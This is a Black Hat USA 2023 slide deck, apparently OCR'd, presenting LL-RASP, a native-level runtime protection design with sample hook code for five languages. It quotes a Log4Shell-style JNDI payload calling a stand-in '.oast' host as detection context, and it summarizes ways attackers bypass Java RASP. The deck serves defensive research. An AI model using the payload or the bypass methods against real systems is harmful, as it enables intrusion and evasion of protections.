black hat USA 2023

AUGUST 9-10, 2023

BRIEFINGS

Low-level RASP: Protecting Applications Implemented in High-level Programming Languages

Speaker: zhuonan li

Contributors: Qi Li, Zimin Lin

Abstract

During the emergency response process of application-level 0day vulnerabilities, RASP (Runtime Application Self Protection) usually has a better defense performance than WAF (Web Application Firewall) and HIPS (Host-based Intrusion Prevention System) because it can obtain the context (stack, method, parameter, etc.) inside the application. Take an enterprise as an example, different business teams may choose different high-level programming languages (HPL) as their main languages in software development based on their business characteristics. However, RASP can only provide defense capabilities for a specific HPL.

LL-RASP is a new runtime defense technology that we invented when we faced these problems, and it can solve these problems with lower cost and better performance. It abstracts general capabilities such as information collection, environment monitoring, rule maintenance, health check, general hook, RPC&IPC, etc. If you want to use runtime defense capabilities to protect your applications in other HPLs such as Ruby, all you need to do is use dozens of lines of code to implement a lightweight extension.

In this talk, I will take Java, NodeJS, PHP, Python and Ruby as examples to demonstrate how LL-RASP can empower security teams to be more agile and effective than ever before when protecting applications in various HPLs.

Who am I

Zhuonan Li (离兮) is a senior security engineer from 1AQ team (网络尖刀) who devoted himself to Application Security, Mobile Security, and Vulnerability Exploitation.

My recent study has focused on **application security from a low-level perspective in order to provide a unified security solution for applications in different languages**.


I also have been acknowledged by Microsoft, AT&T, and mail.ru, etc.

Agenda

1. Background
2. Scenes
3. Design
4. Implementation
5. Demo
6. Effects
7. Takeaways

Background

RASP plays an important role



Raw traffic matches the payload **${jndi:ldap://${identity}.oast}** or its variants.


[1] The raw traffic
[2] **The InitialContext.lookup method has been executed**
[3] A network request to evil.site has been triggerred

A network request to public.dns has been triggered by App's process.

Scene 1: Offense & Defense

RASP is not always effective

Java Command Execution



General Bypass Methodologies

1. Break the **execution flow**

eg. Attackers could break the execution flow by turn off RASP through reflect or retransform the byte codes of RASP using Instrument.

2. Break the **data flow**

eg. Attackers could break the rule-check stage by forge the contexts required by RASP or using Unsafe to modify the memory areas of rules.


3. Exploit to the **blind zone** of defense software.

eg. Attackers could call forkAndExec to bypass Java-layer Hook Points, or call native method through FFI to exploit outside of the scope of RASP.

Scene 2: Performance Impact

RASP has a poor performance when getting the stack trace

RASP(JVMTI-based) get stack trace



Potential performance improvements

- **F**oreign **F**unction **I**nterface(JNI here) call is slower than function call inside native space.
  - Can we get the **H**igh-level **P**rogramming **L**anguage(**HPL**) layer stack trace from native space directly?
- We don't need all frame's stack trace.
  - Can we get HPL-layer stack trace of frames in custom range?

Scene 3: Multiple HPL Environment

It's difficult for RASP to secure multiple HPLs

Business Environments

1. Apps running inside different containers in different HPLs.

Container	Container	Container
Java App	Node App	Python App

Container	Container	Container
PHP App	Ruby App	…

2. Processes running on seem host in different HPLs.

Host

Java Process	Node Process	Python Process
PHP Process	Ruby Process	…

Runtime Hook technologies

The diversity of HPL creates greater challenges for security teams.

- Java: **JVMTI**
- Node: **SIGUSR1**
- Python: ?
- PHP: ?
- Ruby: ?
- …

→

- High implementation costs
  - Different Hook Technologies
- High deployment costs
  - Different Deployment Methods
- High maintenance costs
  - Different Implementation Stacks

Most security teams cannot accept the cost of implementing RASP separately for each HPL.


Design

- Better defense effects.
- Secure Applications in different HPLs.
- Features needed by Large-scale

Design

Set hook points as lower as possible and ensure be able to get the HPL-layer stack trace

Java Command Execution



Enhance the Defense capabilities

1. The more secure **execution flow**

eg. LL-RASP is working on native space, rather than byte codes in Java layer, and there is currently no way for Java to modify the implementation of JVM.

2. The more secure **data flow**

eg. We use a technique called full-stack matching to solve this problem, and we have the ability to hook all memory-related(eg. sun.misc.Unsafe) native functions with a lower performance impact.

3. **Dimensionality** defense

eg. All HPL-layer Command Execution will eventually be executed through FFI at native space. Any JNI operations(eg. NativeLibrary.load) in Java can be observed inside JVM, but not vice versa.

Design

Unify HPL-independent things and make HPL-dependent part as simple as possible.

HPL-**Independent** Part

librs_engine.so

1. **Hook Module:** modify the executing logic of specific functions. (eg. InlineHook, GOT Hook).
2. **Rule Module**: manage (eg. fetch, update) security rules for specific process.
3. **Analyzer Module**: decide whether an action is needed accoriding to the event's context and security rules.
4. **Control Module**: receive and execute instructions from the daemon process (eg. install&uninstall probes).

HPL-**dependent** Part

librs_**lang**.so

1. Generate HPL-layer stack trace from native space.

2. Define custom hook points for specific HPL.

Design

Features needed by Large-scale

Compatibility

Process Injection

ptrace

Independent with

- User Code
- Framework/Middleware
- Kernel

Stability

Trusted Code

- 0 dependencies
- No Supply Chain Risk

Memory Safe

- Extensions: valgrind
- UDS: Rust

Hash Verification

- Only verified binaries can be protected.

Performance

IPC

unix domain socket

RPC

custom private protocol

De-optimizing

No JIT related.

StackTrace


- No FFI
- Custom Frame Range

Lower landing cost


- Easy deploy
- Easy update
- Fewer prerequirements
- Pluggable security modules.

Implementation

The structure diagram and attack flowchart



Implementation



Implementation

Lightweight extension: **librs_jdk.so**

Generate StackTrace (sample)

```
#include <jni.h>

void dump_stack_trace(JNIEnv *env, char* bt) {
    // …
    jobject current_thread = JVM_CurrentThread( // …
    // …
    jobjectArray threads = JVM_DumpThreads( // …
    // …
    jobject current_ste_array = (*env)->GetObjectArrayElement(env, threads, 0);
    // …
    jobject  current_ste = (*env)->GetObjectArrayElement // …
    jstring ste_string = (*env)->CallObjectMethod(env, // …
    char* a = (*env)->GetStringUTFChars(env, ste_string, //…
}
```

Hook Points (sample)

```
void install() {
    // …
    engine_module = dlopen_mode(RS_ENGINE_PATH,  // …
    // …
    analyze_event = dlsym(engine_module, "analyze_event");
    // …
    struct elf_info libjava = get_elf_info(0,"libjava.so");
    // …
    hook_module(libjava.path, "Java_xx_forkAndExec", // …
    hook_module(libjava.path, "NativeLibraries_load", // …
    // …
}
```

Implementation

Lightweight extension: **librs_js.so**

Generate StackTrace (sample)

```
#include <node_api.h>

void dump_stack_trace(char* bt) {
    // …
    v8::Isolate *isolate = v8::Isolate::GetCurrent();
    v8::Local<v8::StackTrace> st =
v8::StackTrace::CurrentStackTrace(isolate, // …
    // …
    frame = st->GetFrame(isolate,// …
    int line = frame->GetLineNumber();
    v8::String::Utf8Value scriptName(isolate, frame-
>GetScriptName());
    v8::String::Utf8Value  funcName(isolate,frame-
>GetFunctionName());
    // …
}
```

Hook Points (sample)

```
void install() {
    // …
    engine_module = dlopen_mode(RS_ENGINE_PATH,  // …
    // …
    analyze_event = dlsym(engine_module, "analyze_event");
    // …
    struct elf_info libnode = get_elf_info(0,"libnode.so");
    // …
    hook_module(libnode.path, "uv_spawn",   // …
    // …
}
```

Implementation

Lightweight extension: **librs_php.so**

Generate StackTrace (sample)

```
#include <php.h>

void dump_stack_trace(char* bt) {
    // …
    zval backtrace;
    zend_fetch_debug_backtrace(&backtrace, 0, 0, 0);
    zend_array *ht = Z_ARRVAL(backtrace);
    Bucket *p = ht->arData;
    // …
    zval *z = p->val; string_key = p->key;
    char *t = ZSTR_VAL(string_key);
   if(strncmp(t, "file", 4) || strncmp(t, "function", 8)){
        zend_string *z_str = zval_get_string(z); // …
    }
    // …
}
```

Hook Points (sample)

```
void install() {
    // …
    engine_module = dlopen_mode(RS_ENGINE_PATH,  // …
    // …
    analyze_event = dlsym(engine_module, "analyze_event");
    // …
    char* php_path = get_binary_path(getpid());
    // …
    hook_module(php_path, "php_exec",   // …
    // …
}
```

Implementation

Lightweight extension: **librs_py.so**

Generate StackTrace (sample)

```
#include <Python.h>

void dump_stack_trace(char* bt) {
   // …
   PyThreadState *t_state = PyThreadState_Get();
   PyFrameObject *frame = t_state->frame;
   int line = PyCode_Addr2Line(frame->f_code,frame->f_lasti);
  // …
   file_name = to_cstring(frame->f_code->co_filename);
   func_name = to_cstring(frame->f_code->co_name);
  // ….
}
```

Hook Points (sample)

```
void install() {
   // …
   engine_module = dlopen_mode(RS_ENGINE_PATH,  // …
   // …
   analyze_event = dlsym(engine_module, "analyze_event");
   // …
   struct elf_info libpython = get_elf_info(0,"libpython");
   // …
   hook_module(libpython.path, "system",   // …
   // …
}
```

Implementation

Lightweight extension: **librs_rb.so**

Generate StackTrace (sample)

```
#include <ruby.h>

void dump_stack_trace(char* bt) {
    // …
    VALUE rb_bt = rb_make_backtrace();
    VALUE a = rb_ary_join(rb_bt, rb_str_new_cstr("\n"));
    strncat(bt, rb_string_value_cstr(&a), 4096);
    // ….
}
```

Hook Points (sample)

```
void install() {
    // …
    engine_module = dlopen_mode(RS_ENGINE_PATH,  // …
    // …
    analyze_event = dlsym(engine_module, "analyze_event");
    // …
    struct elf_info libruby = get_elf_info(0,"libruby");
    // …
    hook_module(libruby.path, "rb_execarg_new",   // …
    // …
}
```

Demo

< 5min

